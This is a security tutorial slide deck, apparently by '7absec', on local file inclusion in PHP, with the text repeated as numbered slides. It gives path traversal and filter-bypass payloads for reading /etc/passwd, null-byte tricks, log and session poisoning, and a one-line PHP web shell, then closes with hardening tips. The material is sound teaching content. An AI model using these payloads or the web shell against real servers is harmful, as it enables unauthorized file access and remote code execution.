$ 7absec
-- Aaftab Harun
(7absec)
$ 7absec
File Inclusion is a common web application vulnerability, which can be easily
overlooked as part of the application functionality. Server-side languages such as
PHP or JSP can dynamically include external scripts, reducing the script's overall size
and simplifying the code.
$ 7absec
If the inclusion logic isn't implemented properly, attackers can include both local
and remote files, potentially leading to source code disclosure, sensitive data
exposure, and code execution under certain conditions.
$ 7absec
https://www.ptsecurity.com/ww-en/analytics/web-application-attacks-2019/
$ 7absec

Local File Inclusion | Remote File Inclusion
$ 7absec
Is an attack done by attacker on WebApp by including the local files that are
present on the system.
$ 7absec
1:
Explanation --
Use Case
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
• The simplest way of local file inclusion.
• No restrictions && No parameters.
• include($_GET[‘FileName’]);
$ 7absec

The World-File inclusion
• Linux
/etc/passwd
http://example.com/?file=/etc/passwd
• Windows
C:Windowsboot.ini
http://example.com/?file=C:Windowsboot.ini
1:
Explanation --
Use Case
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
$ 7absec
1: Basic LFI
2:
Explanation –
Use Case
3: LFI with Blacklisting
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
• Sometimes, developers specify absolute paths when
including files.
• include("./file/" . $_GET[‘FileName’]);
• Input from parameters can even be used as part of
filenames.
• include(“file_" . $_GET[‘FileName']);
$ 7absec
1: Basic LFI
2:
Explanation –
Use Case
3: LFI with Blacklisting
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
• This restriction can be bypassed by traversing
directories using a few ../ before the desired file
name.
• http://example.com/?file=../../../../../etc/passwd
• http://example.com/?file=/../../../../../etc/passwd
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3:
Explanation –
Use Case
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques

• Scripts can employ search and replace techniques to
avoid path traversals.
• $File = str_replace('../', ‘ ', $_GET[‘FileName']);
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3:
Explanation –
Use Case
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
• This restriction can be bypassed by ….//….//….//
• http://example.com/?file=....//....//...//etc/passwd
• Bypass via URL encoding ../ == %2e%2e%2f
• http://example.com/?file= %2e%2e%2f etc/passwd
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4:
Explanation –
Use Case
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
• Scripts can manually append a .php or any other
required extension before including the file
• include($_GET['language'] . ".php");
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4:
Explanation –
Use Case
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques

• PHP versions before 5.5 are vulnerable to null byte
injection.
• Adding a null byte (x00) at the end of the filename
should bypass the extension check.
• This can be also bypassed with PHP Wrappers.
• http://example.com/?file= /etc/passwdx00
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5:
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6: Hardening Techniques
• LFI can lead to Remote Code Execution (RCE) under
some conditions, resulting in a complete server
compromise.
• One common way is to poison log files, which are
modified based on requests to the webserver.
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5:
A:
Explanation –
Use Case
B: RCE through PHP Session Files
6: Hardening Techniques
• Apache and Nginx maintain various log files such as
access.log and error.log.
• The access.log file contains information about all
requests made to the server and their User-Agent
strings.
• http://example.com/?file= /var/log/apache2/access.log
$ 7absec
• The log contains the remote IP address, request page,
response code, and the user-agent string.
• <?php system($_GET['cmd']); ?>
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5:
A:
Explanation –
Use Case
B: RCE through PHP Session Files
6: Hardening Techniques
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5:
A: RCE through Apache / Nginx Log files
B:
Explanation –
Use Case
6: Hardening Techniques
• Similar to server log files, PHP saves user sessions on
disk.
• This path is dictated by the session.save_path
configuration variable, which is empty by default.
• http://example.com/?file= /var/lib/php/sessions/sess_$id
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5:
A: RCE through Apache / Nginx Log files
B:
Explanation –
Use Case
6: Hardening Techniques
• Injecting PHP web shell into the session log file
• http://example.com/?file= <?php system($_GET['cmd']); ?>
$ 7absec
1: Basic LFI
2: LFI with Path Traversal
3: LFI with Blacklisting
4: LFI with Appended Extension
5: LFI to Remote Code Execution
A: RCE through Apache / Nginx Log files
B: RCE through PHP Session Files
6:
1: Use built-in tool
basename()
open_basedir
display_errors
disable functions (system, shell_exec, curl_exec, etc.)
2: Doing the Correct Checks
use allow_list instead of deny_list
$ 7absec
Questions/Suggestions…

File inclusion

  • 1.
    $ 7absec -- AaftabHarun (7absec)
  • 2.
    $ 7absec File Inclusionis a common web application vulnerability, which can be easily overlooked as part of the application functionality. Server-side languages such as PHP or JSP can dynamically include external scripts, reducing the script's overall size and simplifying the code.
  • 3.
    $ 7absec If theinclusion logic isn't implemented properly, attackers can include both local and remote files, potentially leading to source code disclosure, sensitive data exposure, and code execution under certain conditions.
  • 4.
  • 5.
    $ 7absec Local FileInclusion | Remote File Inclusion
  • 6.
    $ 7absec Is anattack done by attacker on WebApp by including the local files that are present on the system.
  • 7.
    $ 7absec 1: Explanation -- UseCase 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • The simplest way of local file inclusion. • No restrictions && No parameters. • include($_GET[‘FileName’]);
  • 8.
    $ 7absec The World-Fileinclusion • Linux /etc/passwd http://example.com/?file=/etc/passwd • Windows C:Windowsboot.ini http://example.com/?file=C:Windowsboot.ini 1: Explanation -- Use Case 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques
  • 9.
    $ 7absec 1: BasicLFI 2: Explanation – Use Case 3: LFI with Blacklisting 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • Sometimes, developers specify absolute paths when including files. • include("./file/" . $_GET[‘FileName’]); • Input from parameters can even be used as part of filenames. • include(“file_" . $_GET[‘FileName']);
  • 10.
    $ 7absec 1: BasicLFI 2: Explanation – Use Case 3: LFI with Blacklisting 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • This restriction can be bypassed by traversing directories using a few ../ before the desired file name. • http://example.com/?file=../../../../../etc/passwd • http://example.com/?file=/../../../../../etc/passwd
  • 11.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: Explanation – Use Case 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • Scripts can employ search and replace techniques to avoid path traversals. • $File = str_replace('../', ‘ ', $_GET[‘FileName']);
  • 12.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: Explanation – Use Case 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • This restriction can be bypassed by ….//….//….// • http://example.com/?file=....//....//...//etc/passwd • Bypass via URL encoding ../ == %2e%2e%2f • http://example.com/?file= %2e%2e%2f etc/passwd
  • 13.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: Explanation – Use Case 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • Scripts can manually append a .php or any other required extension before including the file • include($_GET['language'] . ".php");
  • 14.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: Explanation – Use Case 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • PHP versions before 5.5 are vulnerable to null byte injection. • Adding a null byte (x00) at the end of the filename should bypass the extension check. • This can be also bypassed with PHP Wrappers. • http://example.com/?file= /etc/passwdx00
  • 15.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: Hardening Techniques • LFI can lead to Remote Code Execution (RCE) under some conditions, resulting in a complete server compromise. • One common way is to poison log files, which are modified based on requests to the webserver.
  • 16.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: A: Explanation – Use Case B: RCE through PHP Session Files 6: Hardening Techniques • Apache and Nginx maintain various log files such as access.log and error.log. • The access.log file contains information about all requests made to the server and their User-Agent strings. • http://example.com/?file= /var/log/apache2/access.log
  • 17.
    $ 7absec • Thelog contains the remote IP address, request page, response code, and the user-agent string. • <?php system($_GET['cmd']); ?> 1: Basic LFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: A: Explanation – Use Case B: RCE through PHP Session Files 6: Hardening Techniques
  • 18.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: A: RCE through Apache / Nginx Log files B: Explanation – Use Case 6: Hardening Techniques • Similar to server log files, PHP saves user sessions on disk. • This path is dictated by the session.save_path configuration variable, which is empty by default. • http://example.com/?file= /var/lib/php/sessions/sess_$id
  • 19.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: A: RCE through Apache / Nginx Log files B: Explanation – Use Case 6: Hardening Techniques • Injecting PHP web shell into the session log file • http://example.com/?file= <?php system($_GET['cmd']); ?>
  • 20.
    $ 7absec 1: BasicLFI 2: LFI with Path Traversal 3: LFI with Blacklisting 4: LFI with Appended Extension 5: LFI to Remote Code Execution A: RCE through Apache / Nginx Log files B: RCE through PHP Session Files 6: 1: Use built-in tool basename() open_basedir display_errors disable functions (system, shell_exec, curl_exec, etc.) 2: Doing the Correct Checks use allow_list instead of deny_list
  • 21.